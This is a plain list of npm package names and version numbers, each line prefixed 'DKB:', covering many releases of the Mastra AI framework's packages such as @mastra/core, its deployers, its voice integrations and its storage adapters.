DKB:@mastra/schema-compat@1.3.6
DKB:@mastra/datadog@1.3.9
DKB:@mastra/deepeval@0.1.1
DKB:@mastra/deployer-cloud@1.58.0
DKB:@mastra/react@1.4.2
DKB:@mastra/deployer-cloudflare@1.2.15
DKB:@mastra/rag@2.5.0
DKB:@mastra/quickjs@0.1.0
DKB:@mastra/posthog@1.3.1
DKB:@mastra/playground-ui@48.0.0
DKB:@mastra/deployer-netlify@1.2.15
DKB:@mastra/deployer-sandbox@0.3.0
DKB:@mastra/deployer-vercel@1.2.15
DKB:@mastra/opencode@0.1.15
DKB:@mastra/observability@1.16.6
DKB:@mastra/deployer@1.58.0
DKB:@mastra/editor@0.13.12
DKB:@mastra/express@1.5.0
DKB:@mastra/factory@0.6.0
DKB:@mastra/fastify@1.5.0
DKB:@mastra/memory@1.26.1
DKB:@mastra/mcp@1.16.0
DKB:@mastra/mcp-docs-server@1.2.15
DKB:@mastra/longmemeval@1.1.15
DKB:@mastra/hono@1.6.0
DKB:@mastra/langsmith@1.3.9
DKB:@mastra/laminar@1.3.9
DKB:@mastra/slack@1.6.1
DKB:mastracode@0.32.6
DKB:mastra@1.23.0
DKB:create-mastra@1.23.0
DKB:create-factory@0.1.6
DKB:@mastra/voice-xai-realtime@0.2.5
DKB:@mastra/voice-openai-realtime@0.13.5
DKB:@mastra/voice-google-gemini-live@0.14.5
DKB:@mastra/temporal@0.2.14
DKB:@mastra/tanstack-start@0.2.13
DKB:@mastra/server@1.57.0
DKB:@mastra/sentry@1.2.8
DKB:@mastra/schema-compat@1.3.5
DKB:@mastra/react@1.4.1
DKB:@mastra/posthog@1.3.0
DKB:@mastra/playground-ui@47.0.0
DKB:@mastra/platform-workspace@1.1.0
DKB:@mastra/otel-exporter@1.3.8
DKB:@mastra/otel-bridge@1.4.6
DKB:@mastra/opencode@0.1.14
DKB:@mastra/observability@1.16.5
DKB:@mastra/next@0.2.13
DKB:@mastra/nestjs@0.2.14
DKB:@mastra/mongodb@1.16.1
DKB:@mastra/memory@1.26.0
DKB:@mastra/mcp-docs-server@1.2.14
DKB:@mastra/longmemeval@1.1.14
DKB:@mastra/langsmith@1.3.8
DKB:@mastra/langfuse@1.4.8
DKB:@mastra/laminar@1.3.8
DKB:@mastra/koa@1.6.14
DKB:@mastra/inngest@1.8.5
DKB:@mastra/hono@1.5.14
DKB:@mastra/github-signals@0.2.4
DKB:@mastra/fastify@1.4.14
DKB:@mastra/factory@0.5.0
DKB:@mastra/express@1.4.14
DKB:@mastra/editor@0.13.11
DKB:@mastra/deployer@1.57.0
DKB:@mastra/deployer-vercel@1.2.14
DKB:@mastra/deployer-sandbox@0.2.2
DKB:@mastra/deployer-netlify@1.2.14
DKB:@mastra/deployer-cloudflare@1.2.14
DKB:@mastra/deployer-cloud@1.57.0
DKB:@mastra/deepeval@0.1.0
DKB:@mastra/datadog@1.3.8
DKB:@mastra/core@1.57.0
DKB:@mastra/code-sdk@1.1.3
DKB:@mastra/client-js@1.38.0
DKB:@mastra/braintrust@1.3.3
DKB:@mastra/arthur@0.4.8
DKB:@mastra/arize@1.3.8
DKB:@mastra/ai-sdk@1.7.2
DKB:@mastra/agent-builder@1.1.10
DKB:@mastra/agent-browser@0.5.0
DKB:@mastra/platform-workspace@1.0.0
DKB:@mastra/pg@1.19.0
DKB:@mastra/otel-exporter@1.3.7
DKB:@mastra/otel-bridge@1.4.5
DKB:@mastra/playground-ui@46.0.0
DKB:@mastra/observability@1.16.4
DKB:@mastra/next@0.2.12
DKB:@mastra/nestjs@0.2.13
DKB:@mastra/mysql@0.6.0
DKB:@mastra/mssql@1.6.0
DKB:@mastra/mongodb@1.16.0
DKB:@mastra/memory@1.25.0
DKB:@mastra/mcp@1.15.1
DKB:@mastra/mcp-docs-server@1.2.13
DKB:@mastra/posthog@1.2.2
DKB:@mastra/redis@1.3.1
DKB:@mastra/libsql@1.19.0
DKB:@mastra/langsmith@1.3.7
DKB:@mastra/langfuse@1.4.7
DKB:@mastra/lance@1.2.2
DKB:@mastra/laminar@1.3.7
DKB:@mastra/koa@1.6.13
DKB:@mastra/inngest@1.8.4
DKB:@mastra/agent-builder@1.1.9
DKB:@mastra/github-signals@0.2.3
DKB:@mastra/arize@1.3.7
DKB:@mastra/server@1.56.0
DKB:@mastra/spanner@1.5.0
DKB:@mastra/tanstack-start@0.2.12
DKB:@mastra/temporal@0.2.13
DKB:@mastra/upstash@1.3.1
DKB:create-mastra@1.22.0
DKB:mastra@1.22.0
DKB:mastracode@0.32.5
DKB:@mastra/fastify@1.4.13
DKB:@mastra/express@1.4.13
DKB:@mastra/evals@1.7.0
DKB:@mastra/editor@0.13.10
DKB:@mastra/dynamodb@1.2.2
DKB:@mastra/duckdb@1.6.0
DKB:@mastra/dsql@1.2.2
DKB:@mastra/deployer@1.56.0
DKB:@mastra/datadog@1.3.7
DKB:@mastra/core@1.56.0
DKB:@mastra/convex@1.5.2
DKB:@mastra/cloudflare@1.6.1
DKB:@mastra/clickhouse@1.14.0
DKB:@mastra/braintrust@1.3.2
DKB:@mastra/arthur@0.4.7
DKB:@mastra/sentry@1.2.7
DKB:@mastra/hono@1.5.13
DKB:@mastra/ai-sdk@1.7.1
DKB:@mastra/auth-supabase@1.1.3
DKB:@mastra/client-js@1.37.0
DKB:create-factory@0.1.5
DKB:@mastra/code-sdk@1.1.2
DKB:@mastra/deployer-cloud@1.56.0
DKB:@mastra/deployer-cloudflare@1.2.13
DKB:@mastra/deployer-netlify@1.2.13
DKB:@mastra/deployer-sandbox@0.2.1
DKB:@mastra/deployer-vercel@1.2.13
DKB:@mastra/factory@0.4.0
DKB:@mastra/react@1.4.0
DKB:@mastra/longmemeval@1.1.13
DKB:@mastra/opencode@0.1.13
DKB:mastracode@0.32.4
DKB:mastra@1.21.0
DKB:create-mastra@1.21.0
DKB:create-factory@0.1.4
DKB:@mastra/temporal@0.2.12
DKB:@mastra/tanstack-start@0.2.11
DKB:@mastra/server@1.55.0
DKB:@mastra/react@1.3.4
DKB:@mastra/qdrant@1.1.2
DKB:@mastra/playground-ui@45.0.0
DKB:@mastra/platform-workspace@0.2.3
DKB:@mastra/pg@1.18.1
DKB:@mastra/opencode@0.1.12
DKB:@mastra/next@0.2.11
DKB:@mastra/nestjs@0.2.12
DKB:@mastra/mssql@1.5.1
DKB:@mastra/mongodb@1.15.1
DKB:@mastra/mcp-docs-server@1.2.12
DKB:@mastra/longmemeval@1.1.12
DKB:@mastra/lance@1.2.1
DKB:@mastra/koa@1.6.12
DKB:@mastra/isolated-vm@0.1.0
DKB:@mastra/hono@1.5.12
DKB:@mastra/fastify@1.4.12
DKB:@mastra/factory@0.3.0
DKB:@mastra/express@1.4.12
DKB:@mastra/elasticsearch@1.3.1
DKB:@mastra/e2b@0.8.0
DKB:@mastra/dynamodb@1.2.1
DKB:@mastra/dsql@1.2.1
DKB:@mastra/deployer@1.55.0
DKB:@mastra/deployer-vercel@1.2.12
DKB:@mastra/deployer-sandbox@0.2.0
DKB:@mastra/deployer-netlify@1.2.12
DKB:@mastra/deployer-cloudflare@1.2.12
DKB:@mastra/deployer-cloud@1.55.0
DKB:@mastra/couchbase@1.1.1
DKB:@mastra/core@1.55.0
DKB:@mastra/convex@1.5.1
DKB:@mastra/code-sdk@1.1.1
DKB:@mastra/client-js@1.36.0
DKB:@mastra/clickhouse@1.13.1
DKB:@mastra/chroma@1.1.2
DKB:@mastra/auth-supabase@1.1.2
DKB:mastracode@0.32.3
DKB:mastra@1.20.3
DKB:create-mastra@1.20.3
DKB:create-factory@0.1.3
DKB:@mastra/upstash@1.3.0
DKB:@mastra/temporal@0.2.11
DKB:@mastra/tanstack-start@0.2.10
DKB:@mastra/spanner@1.4.0
DKB:@mastra/slack@1.6.0
DKB:@mastra/server@1.54.0
DKB:@mastra/sentry@1.2.6
DKB:@mastra/redis@1.3.0
DKB:@mastra/react@1.3.3
DKB:@mastra/posthog@1.2.1
DKB:@mastra/playground-ui@44.0.0
DKB:@mastra/platform-workspace@0.2.2
DKB:@mastra/pg@1.18.0
DKB:@mastra/otel-exporter@1.3.6
DKB:@mastra/otel-bridge@1.4.4
DKB:@mastra/opencode@0.1.11
DKB:@mastra/observability@1.16.3
DKB:@mastra/next@0.2.10
DKB:@mastra/nestjs@0.2.11
DKB:@mastra/mysql@0.5.0
DKB:@mastra/mssql@1.5.0
DKB:@mastra/mongodb@1.15.0
DKB:@mastra/memory@1.24.0
DKB:@mastra/mcp-docs-server@1.2.11
DKB:@mastra/longmemeval@1.1.11
DKB:@mastra/libsql@1.18.0
DKB:@mastra/langsmith@1.3.6
DKB:@mastra/langfuse@1.4.6
DKB:@mastra/lance@1.2.0
DKB:@mastra/laminar@1.3.6
DKB:@mastra/koa@1.6.11
DKB:@mastra/hono@1.5.11
DKB:@mastra/fastify@1.4.11
DKB:@mastra/factory@0.2.2
DKB:@mastra/express@1.4.11
DKB:@mastra/editor@0.13.9
DKB:@mastra/dynamodb@1.2.0
DKB:@mastra/duckdb@1.5.2
DKB:@mastra/dsql@1.2.0
DKB:@mastra/deployer@1.54.0
DKB:@mastra/deployer-vercel@1.2.11
DKB:@mastra/deployer-sandbox@0.1.3
DKB:@mastra/deployer-netlify@1.2.11
DKB:@mastra/deployer-cloudflare@1.2.11
DKB:@mastra/deployer-cloud@1.54.0
DKB:@mastra/datadog@1.3.6
DKB:@mastra/core@1.54.0
DKB:@mastra/convex@1.5.0
DKB:@mastra/code-sdk@1.1.0
DKB:@mastra/cloudflare@1.6.0
DKB:@mastra/cloudflare-d1@1.2.0
DKB:@mastra/client-js@1.35.0
DKB:@mastra/clickhouse@1.13.0
DKB:@mastra/braintrust@1.3.1
DKB:@mastra/auth-studio@1.3.3
DKB:@mastra/auth-cloud@1.2.3
DKB:@mastra/arthur@0.4.6
DKB:@mastra/arize@1.3.6
DKB:@mastra/ai-sdk@1.7.0
DKB:@mastra/agent-builder@1.1.8
DKB:@mastra/code-sdk@1.0.2
DKB:mastracode@0.32.2
DKB:mastra@1.20.2
DKB:create-mastra@1.20.2
DKB:create-factory@0.1.2
DKB:@mastra/voyageai@0.4.0
DKB:@mastra/temporal@0.2.10
DKB:@mastra/tanstack-start@0.2.9
DKB:@mastra/server@1.53.0
DKB:@mastra/react@1.3.2
DKB:@mastra/playground-ui@43.0.0
DKB:@mastra/platform-workspace@0.2.1
DKB:@mastra/pg@1.17.1
DKB:@mastra/opencode@0.1.10
DKB:@mastra/next@0.2.9
DKB:@mastra/nestjs@0.2.10
DKB:@mastra/mcp-docs-server@1.2.10
DKB:@mastra/longmemeval@1.1.10
DKB:@mastra/libsql@1.17.1
DKB:@mastra/koa@1.6.10
DKB:@mastra/hono@1.5.10
DKB:@mastra/fastify@1.4.10
DKB:@mastra/factory@0.2.1
DKB:@mastra/express@1.4.10
DKB:@mastra/deployer@1.53.0
DKB:@mastra/deployer-vercel@1.2.10
DKB:@mastra/deployer-sandbox@0.1.2
DKB:@mastra/deployer-netlify@1.2.10
DKB:@mastra/deployer-cloudflare@1.2.10
DKB:@mastra/deployer-cloud@1.53.0
DKB:@mastra/core@1.53.0
DKB:@mastra/client-js@1.34.0
DKB:mastracode@0.32.1
DKB:mastra@1.20.1
DKB:create-mastra@1.20.1
DKB:create-factory@0.1.1
DKB:@mastra/temporal@0.2.9
DKB:@mastra/tanstack-start@0.2.8
DKB:@mastra/server@1.52.1
DKB:@mastra/react@1.3.1
DKB:@mastra/playground-ui@42.0.1
DKB:@mastra/opencode@0.1.9
DKB:@mastra/next@0.2.8
DKB:@mastra/nestjs@0.2.9
DKB:@mastra/mcp-docs-server@1.2.9
DKB:@mastra/longmemeval@1.1.9
DKB:@mastra/koa@1.6.9
DKB:@mastra/hono@1.5.9
DKB:@mastra/fastify@1.4.9
DKB:@mastra/factory@0.2.0
DKB:@mastra/express@1.4.9
DKB:@mastra/deployer@1.52.1
DKB:@mastra/deployer-vercel@1.2.9
DKB:@mastra/deployer-sandbox@0.1.1
DKB:@mastra/deployer-netlify@1.2.9
DKB:@mastra/deployer-cloudflare@1.2.9
DKB:@mastra/deployer-cloud@1.52.1
DKB:@mastra/core@1.52.1
DKB:@mastra/code-sdk@1.0.1
DKB:@mastra/client-js@1.33.1
DKB:mastracode@0.32.0
DKB:mastra@1.20.0
DKB:create-mastra@1.20.0
DKB:create-factory@0.1.0
DKB:@mastra/agent-builder@1.1.7
DKB:@mastra/tavily@1.1.1
DKB:@mastra/vercel@1.3.0
DKB:@mastra/turbopuffer@1.2.0
DKB:@mastra/temporal@0.2.8
DKB:@mastra/acp@0.4.0
DKB:@mastra/tanstack-start@0.2.7
DKB:@mastra/stagehand@0.3.1
DKB:@mastra/spanner@1.3.1
DKB:@mastra/slack@1.5.1
DKB:@mastra/server@1.52.0
DKB:@mastra/sentry@1.2.5
DKB:@mastra/react@1.3.0
DKB:@mastra/railway@0.4.0
DKB:@mastra/rag@2.4.2
DKB:@mastra/posthog@1.2.0
DKB:@mastra/playground-ui@42.0.0
DKB:@mastra/platform-workspace@0.2.0
DKB:@mastra/pg@1.17.0
DKB:@mastra/otel-exporter@1.3.5
DKB:@mastra/otel-bridge@1.4.3
DKB:@mastra/opencode@0.1.8
DKB:@mastra/observability@1.16.2
DKB:@mastra/next@0.2.7
DKB:@mastra/nestjs@0.2.8
DKB:@mastra/mongodb@1.14.0
DKB:@mastra/modal@0.4.0
DKB:@mastra/memory@1.23.1
DKB:@mastra/mcp@1.15.0
DKB:@mastra/mcp-docs-server@1.2.8
DKB:@mastra/longmemeval@1.1.8
DKB:@mastra/libsql@1.17.0
DKB:@mastra/langsmith@1.3.5
DKB:@mastra/langfuse@1.4.5
DKB:@mastra/laminar@1.3.5
DKB:@mastra/koa@1.6.8
DKB:@mastra/inngest@1.8.3
DKB:@mastra/hono@1.5.8
DKB:@mastra/fastify@1.4.8
DKB:@mastra/factory@0.1.0
DKB:@mastra/express@1.4.8
DKB:@mastra/evals@1.6.0
DKB:@mastra/editor@0.13.8
DKB:@mastra/e2b@0.7.0
DKB:@mastra/dynamodb@1.1.3
DKB:@mastra/docker@0.5.0
DKB:@mastra/deployer@1.52.0
DKB:@mastra/deployer-vercel@1.2.8
DKB:@mastra/deployer-sandbox@0.1.0
DKB:@mastra/deployer-netlify@1.2.8
DKB:@mastra/deployer-cloudflare@1.2.8
DKB:@mastra/deployer-cloud@1.52.0
DKB:@mastra/daytona@0.6.0
DKB:@mastra/datadog@1.3.5
DKB:@mastra/core@1.52.0
DKB:@mastra/convex@1.4.0
DKB:@mastra/code-sdk@1.0.0
DKB:@mastra/client-js@1.33.0
DKB:@mastra/browser-viewer@0.2.1
DKB:@mastra/braintrust@1.3.0
DKB:@mastra/blaxel@0.6.0
DKB:@mastra/auth-workos@1.6.4
DKB:@mastra/auth-studio@1.3.2
DKB:@mastra/auth-better-auth@1.1.2
DKB:@mastra/arthur@0.4.5
DKB:@mastra/arize@1.3.5
DKB:@mastra/apple-container@0.3.0
DKB:@mastra/ai-sdk@1.6.3
DKB:@mastra/voice-mistral@0.1.0
DKB:@mastra/voice-cloudflare@0.13.1
DKB:@mastra/railway@0.3.1
DKB:@mastra/rag@2.4.1
DKB:@mastra/posthog@1.1.4
DKB:@mastra/playground-ui@41.0.0
DKB:@mastra/platform-workspace@0.1.0
DKB:@mastra/redis-streams@0.3.0
DKB:@mastra/otel-exporter@1.3.4
DKB:@mastra/clickhouse@1.12.0
DKB:@mastra/sentry@1.2.4
DKB:@mastra/server@1.51.0
DKB:@mastra/spanner@1.3.0
DKB:@mastra/tanstack-start@0.2.6
DKB:@mastra/temporal@0.2.7
DKB:@mastra/voice-google-gemini-live@0.14.4
DKB:@mastra/voice-google@0.14.0
DKB:@mastra/core@1.51.0
DKB:@mastra/voice-openai-realtime@0.13.4
DKB:@mastra/voice-speechify@0.14.0
DKB:@mastra/voice-xai-realtime@0.2.4
DKB:create-mastra@1.19.0
DKB:mastra@1.19.0
DKB:@mastra/agent-builder@1.1.6
DKB:@mastra/otel-bridge@1.4.2
DKB:@mastra/observability@1.16.1
DKB:@mastra/next@0.2.6
DKB:@mastra/nestjs@0.2.7
DKB:@mastra/mysql@0.4.0
DKB:@mastra/mongodb@1.13.0
DKB:@mastra/memory@1.23.0
DKB:@mastra/mcp@1.14.0
DKB:@mastra/mcp-docs-server@1.2.7
DKB:@mastra/libsql@1.16.0
DKB:@mastra/langsmith@1.3.4
DKB:@mastra/langfuse@1.4.4
DKB:@mastra/koa@1.6.7
DKB:@mastra/inngest@1.8.2
DKB:@mastra/hono@1.5.7
DKB:@mastra/google-cloud-pubsub@1.1.2
DKB:@mastra/gcs@0.3.1
DKB:@mastra/fastify@1.4.7
DKB:@mastra/express@1.4.7
DKB:@mastra/editor@0.13.7
DKB:@mastra/e2b@0.6.0
DKB:@mastra/deployer@1.51.0
DKB:@mastra/pg@1.16.0
DKB:@mastra/schema-compat@1.3.4
DKB:@mastra/ai-sdk@1.6.2
DKB:mastracode@0.31.0
DKB:@mastra/arize@1.3.4
DKB:@mastra/arthur@0.4.4
DKB:@mastra/auth-workos@1.6.3
DKB:@mastra/braintrust@1.2.4
DKB:@mastra/client-js@1.32.0
DKB:@mastra/deployer-cloud@1.51.0
DKB:@mastra/deployer-netlify@1.2.7
DKB:@mastra/react@1.2.5
DKB:@mastra/opencode@0.1.7
DKB:@mastra/deployer-vercel@1.2.7
DKB:@mastra/laminar@1.3.4
DKB:@mastra/livekit@0.3.0
DKB:@mastra/longmemeval@1.1.7
DKB:@mastra/datadog@1.3.4
DKB:@mastra/deployer-cloudflare@1.2.7
DKB:@mastra/code-sdk@0.1.0
DKB:mastracode@0.30.0
DKB:mastra@1.18.2
DKB:create-mastra@1.18.2
DKB:@mastra/temporal@0.2.6
DKB:@mastra/tanstack-start@0.2.5
DKB:@mastra/server@1.50.1
DKB:@mastra/react@1.2.4
DKB:@mastra/playground-ui@40.0.1
DKB:@mastra/opencode@0.1.6
DKB:@mastra/next@0.2.5
DKB:@mastra/nestjs@0.2.6
DKB:@mastra/memory@1.22.2
DKB:@mastra/mcp-docs-server@1.2.6
DKB:@mastra/longmemeval@1.1.6
DKB:@mastra/koa@1.6.6
DKB:@mastra/hono@1.5.6
DKB:@mastra/fastify@1.4.6
DKB:@mastra/express@1.4.6
DKB:@mastra/editor@0.13.6
DKB:@mastra/duckdb@1.5.1
DKB:@mastra/deployer@1.50.1
DKB:@mastra/deployer-vercel@1.2.6
DKB:@mastra/deployer-netlify@1.2.6
DKB:@mastra/deployer-cloudflare@1.2.6
DKB:@mastra/deployer-cloud@1.50.1
DKB:@mastra/daytona@0.5.2
DKB:@mastra/core@1.50.1
DKB:@mastra/client-js@1.31.1
DKB:@mastra/agent-builder@1.1.5
DKB:mastracode@0.29.0
DKB:mastra@1.18.1
DKB:create-mastra@1.18.1
DKB:@mastra/temporal@0.2.5
DKB:@mastra/tanstack-start@0.2.4
DKB:@mastra/spanner@1.2.3
DKB:@mastra/server@1.50.0
DKB:@mastra/sentry@1.2.3
DKB:@mastra/react@1.2.3
DKB:@mastra/posthog@1.1.3
DKB:@mastra/playground-ui@40.0.0
DKB:@mastra/pg@1.15.1
DKB:@mastra/otel-exporter@1.3.3
DKB:@mastra/otel-bridge@1.4.1
DKB:@mastra/opencode@0.1.5
DKB:@mastra/observability@1.16.0
DKB:@mastra/next@0.2.4
DKB:@mastra/nestjs@0.2.5
DKB:@mastra/mysql@0.3.4
DKB:@mastra/mongodb@1.12.1
DKB:@mastra/mcp@1.13.1
DKB:@mastra/mcp-registry-registry@1.1.1
DKB:@mastra/mcp-docs-server@1.2.5
DKB:@mastra/longmemeval@1.1.5
DKB:@mastra/livekit@0.2.0
DKB:@mastra/libsql@1.15.1
DKB:@mastra/langsmith@1.3.3
DKB:@mastra/langfuse@1.4.3
DKB:@mastra/laminar@1.3.3
DKB:@mastra/koa@1.6.5
DKB:@mastra/hono@1.5.5
DKB:@mastra/fastify@1.4.5
DKB:@mastra/express@1.4.5
DKB:@mastra/editor@0.13.5
DKB:@mastra/e2b@0.5.1
DKB:@mastra/deployer@1.50.0
DKB:@mastra/deployer-vercel@1.2.5
DKB:@mastra/deployer-netlify@1.2.5
DKB:@mastra/deployer-cloudflare@1.2.5
DKB:@mastra/deployer-cloud@1.50.0
DKB:@mastra/daytona@0.5.1
DKB:@mastra/datadog@1.3.3
DKB:@mastra/core@1.50.0
DKB:@mastra/convex@1.3.2
DKB:@mastra/client-js@1.31.0
DKB:@mastra/braintrust@1.2.3
DKB:@mastra/blaxel@0.5.1
DKB:@mastra/auth-okta@0.1.2
DKB:@mastra/arthur@0.4.3
DKB:@mastra/arize@1.3.3
DKB:@mastra/agent-browser@0.4.1
DKB:mastracode@0.28.0
DKB:mastra@1.18.0
DKB:create-mastra@1.18.0
DKB:@mastra/voice-xai-realtime@0.2.3
DKB:@mastra/voice-openai-realtime@0.13.3
DKB:@mastra/voice-inworld@0.4.1
DKB:@mastra/voice-google-gemini-live@0.14.3
DKB:@mastra/upstash@1.2.2
DKB:@mastra/temporal@0.2.4
DKB:@mastra/tanstack-start@0.2.3
DKB:@mastra/spanner@1.2.2
DKB:@mastra/server@1.49.0
DKB:@mastra/schema-compat@1.3.3
DKB:@mastra/redis@1.2.2
DKB:@mastra/react@1.2.2
DKB:@mastra/railway@0.3.0
DKB:@mastra/playground-ui@39.0.0
DKB:@mastra/pg@1.15.0
DKB:@mastra/opencode@0.1.4
DKB:@mastra/next@0.2.3
DKB:@mastra/nestjs@0.2.4
DKB:@mastra/mysql@0.3.3
DKB:@mastra/mssql@1.4.1
DKB:@mastra/mongodb@1.12.0
DKB:@mastra/mesa@0.2.0
DKB:@mastra/memory@1.22.1
DKB:@mastra/mcp@1.13.0
DKB:@mastra/mcp-docs-server@1.2.4
DKB:@mastra/longmemeval@1.1.4
DKB:@mastra/libsql@1.15.0
DKB:@mastra/lance@1.1.2
DKB:@mastra/koa@1.6.4
DKB:@mastra/inngest@1.8.1
DKB:@mastra/hono@1.5.4
DKB:@mastra/fastify@1.4.4
DKB:@mastra/express@1.4.4
DKB:@mastra/editor@0.13.4
DKB:@mastra/e2b@0.5.0
DKB:@mastra/dynamodb@1.1.2
DKB:@mastra/dsql@1.1.2
DKB:@mastra/deployer@1.49.0
DKB:@mastra/deployer-vercel@1.2.4
DKB:@mastra/deployer-netlify@1.2.4
DKB:@mastra/deployer-cloudflare@1.2.4
DKB:@mastra/deployer-cloud@1.49.0
DKB:@mastra/core@1.49.0
DKB:@mastra/convex@1.3.1
DKB:@mastra/codemod@1.1.1
DKB:@mastra/cloudflare@1.5.1
DKB:@mastra/cloudflare-d1@1.1.1
DKB:@mastra/client-js@1.30.0
DKB:@mastra/clickhouse@1.11.1
DKB:@mastra/auth@1.1.2
DKB:@mastra/auth-workos@1.6.2
DKB:@mastra/auth-cloud@1.2.2
DKB:@mastra/auth-clerk@1.2.2
DKB:@mastra/apple-container@0.2.0
DKB:@mastra/agent-builder@1.1.4
DKB:mastracode@0.27.0
DKB:mastra@1.17.0
DKB:create-mastra@1.17.0
DKB:@mastra/voice-xai-realtime@0.2.2
DKB:@mastra/voice-openai-realtime@0.13.2
DKB:@mastra/voice-google-gemini-live@0.14.2
DKB:@mastra/vercel@1.2.0
DKB:@mastra/temporal@0.2.3
DKB:@mastra/tanstack-start@0.2.2
DKB:@mastra/server@1.48.0
DKB:@mastra/schema-compat@1.3.2
DKB:@mastra/react@1.2.1
DKB:@mastra/railway@0.2.1
DKB:@mastra/rag@2.4.0
DKB:@mastra/qdrant@1.1.1
DKB:@mastra/playground-ui@38.0.0
DKB:@mastra/pg@1.14.3
DKB:@mastra/opencode@0.1.3
DKB:@mastra/next@0.2.2
DKB:@mastra/nestjs@0.2.3
DKB:@mastra/mysql@0.3.2
DKB:@mastra/mongodb@1.11.1
DKB:@mastra/memory@1.22.0
DKB:@mastra/mcp@1.12.1
DKB:@mastra/mcp-docs-server@1.2.3
DKB:@mastra/longmemeval@1.1.3
DKB:@mastra/libsql@1.14.3
DKB:@mastra/koa@1.6.3
DKB:@mastra/inngest@1.8.0
DKB:@mastra/hono@1.5.3
DKB:@mastra/fastify@1.4.3
DKB:@mastra/express@1.4.3
DKB:@mastra/evals@1.5.1
DKB:@mastra/editor@0.13.3
DKB:@mastra/deployer@1.48.0
DKB:@mastra/deployer-vercel@1.2.3
DKB:@mastra/deployer-netlify@1.2.3
DKB:@mastra/deployer-cloudflare@1.2.3
DKB:@mastra/deployer-cloud@1.48.0
DKB:@mastra/core@1.48.0
DKB:@mastra/client-js@1.29.0
DKB:@mastra/ai-sdk@1.6.1
DKB:@mastra/agent-builder@1.1.3
DKB:mastracode@0.26.0
DKB:mastra@1.16.0
DKB:create-mastra@1.16.0
DKB:@mastra/voyageai@0.3.0
DKB:@mastra/voice-xai-realtime@0.2.1
DKB:@mastra/voice-openai-realtime@0.13.1
DKB:@mastra/voice-google-gemini-live@0.14.1
DKB:@mastra/upstash@1.2.1
DKB:@mastra/temporal@0.2.2
DKB:@mastra/tanstack-start@0.2.1
DKB:@mastra/slack@1.5.0
DKB:@mastra/server@1.47.0
DKB:@mastra/sentry@1.2.2
DKB:@mastra/schema-compat@1.3.1
DKB:@mastra/redis@1.2.1
DKB:@mastra/react@1.2.0
DKB:@mastra/posthog@1.1.2
DKB:@mastra/playground-ui@37.0.0
DKB:@mastra/pg@1.14.2
DKB:@mastra/otel-exporter@1.3.2
DKB:@mastra/otel-bridge@1.4.0
DKB:@mastra/opencode@0.1.2
DKB:@mastra/observability@1.15.2
DKB:@mastra/next@0.2.1
DKB:@mastra/nestjs@0.2.2
DKB:@mastra/mysql@0.3.1
DKB:@mastra/memory@1.21.2
DKB:@mastra/mcp-docs-server@1.2.2
DKB:@mastra/longmemeval@1.1.2
DKB:@mastra/libsql@1.14.2
DKB:@mastra/langsmith@1.3.2
DKB:@mastra/langfuse@1.4.2
DKB:@mastra/laminar@1.3.2
DKB:@mastra/koa@1.6.2
DKB:@mastra/hono@1.5.2
DKB:@mastra/github-signals@0.2.2
DKB:@mastra/fastify@1.4.2
DKB:@mastra/express@1.4.2
DKB:@mastra/evals@1.5.0
DKB:@mastra/editor@0.13.2
DKB:@mastra/e2b@0.4.1
DKB:@mastra/dynamodb@1.1.1
DKB:@mastra/deployer@1.47.0
DKB:@mastra/deployer-vercel@1.2.2
DKB:@mastra/deployer-netlify@1.2.2
DKB:@mastra/deployer-cloudflare@1.2.2
DKB:@mastra/deployer-cloud@1.47.0
DKB:@mastra/datadog@1.3.2
DKB:@mastra/core@1.47.0
DKB:@mastra/client-js@1.28.0
DKB:@mastra/braintrust@1.2.2
DKB:@mastra/auth@1.1.1
DKB:@mastra/auth-workos@1.6.1
DKB:@mastra/auth-supabase@1.1.1
DKB:@mastra/auth-studio@1.3.1
DKB:@mastra/auth-okta@0.1.1
DKB:@mastra/auth-google@0.1.0
DKB:@mastra/auth-firebase@1.1.1
DKB:@mastra/auth-cloud@1.2.1
DKB:@mastra/auth-clerk@1.2.1
DKB:@mastra/auth-better-auth@1.1.1
DKB:@mastra/auth-auth0@1.2.1
DKB:@mastra/arthur@0.4.2
DKB:@mastra/arize@1.3.2
DKB:@mastra/ai-sdk@1.6.0
DKB:@mastra/agent-builder@1.1.2
DKB:@mastra/voice-google-gemini-live@0.14.0
DKB:@mastra/vercel@1.1.1
DKB:@mastra/temporal@0.2.1
DKB:@mastra/spanner@1.2.1
DKB:@mastra/pg@1.14.1
DKB:@mastra/inngest@1.7.0
DKB:@mastra/archil@0.2.0
DKB:mastracode@0.25.0
DKB:mastra@1.15.1
DKB:create-mastra@1.15.1
DKB:@mastra/tanstack-start@0.2.0
DKB:@mastra/server@1.46.0
DKB:@mastra/sentry@1.2.1
DKB:@mastra/redis-streams@0.2.0
DKB:@mastra/react@1.1.1
DKB:@mastra/posthog@1.1.1
DKB:@mastra/playground-ui@36.0.0
DKB:@mastra/otel-exporter@1.3.1
DKB:@mastra/otel-bridge@1.3.1
DKB:@mastra/opencode@0.1.1
DKB:@mastra/observability@1.15.1
DKB:@mastra/next@0.2.0
DKB:@mastra/nestjs@0.2.1
DKB:@mastra/mysql@0.3.0
DKB:@mastra/mongodb@1.11.0
DKB:@mastra/memory@1.21.1
DKB:@mastra/mcp@1.12.0
DKB:@mastra/mcp-docs-server@1.2.1
DKB:@mastra/longmemeval@1.1.1
DKB:@mastra/libsql@1.14.1
DKB:@mastra/langsmith@1.3.1
DKB:@mastra/langfuse@1.4.1
DKB:@mastra/lance@1.1.1
DKB:@mastra/laminar@1.3.1
DKB:@mastra/koa@1.6.1
DKB:@mastra/hono@1.5.1
DKB:@mastra/google-cloud-pubsub@1.1.1
DKB:@mastra/github-signals@0.2.1
DKB:@mastra/fastify@1.4.1
DKB:@mastra/express@1.4.1
DKB:@mastra/editor@0.13.1
DKB:@mastra/dsql@1.1.1
DKB:@mastra/deployer@1.46.0
DKB:@mastra/deployer-vercel@1.2.1
DKB:@mastra/deployer-netlify@1.2.1
DKB:@mastra/deployer-cloudflare@1.2.1
DKB:@mastra/deployer-cloud@1.46.0
DKB:@mastra/datadog@1.3.1
DKB:@mastra/core@1.46.0
DKB:@mastra/client-js@1.27.0
DKB:@mastra/chroma@1.1.1
DKB:@mastra/braintrust@1.2.1
DKB:@mastra/arthur@0.4.1
DKB:@mastra/arize@1.3.1
DKB:@mastra/ai-sdk@1.5.1
DKB:@mastra/agent-builder@1.1.1
DKB:mastracode@0.24.0
DKB:mastra@1.15.0
DKB:create-mastra@1.15.0
DKB:@mastra/voyageai@0.2.0
DKB:@mastra/voice-xai-realtime@0.2.0
DKB:@mastra/voice-speechify@0.13.0
DKB:@mastra/voice-sarvam@1.1.0
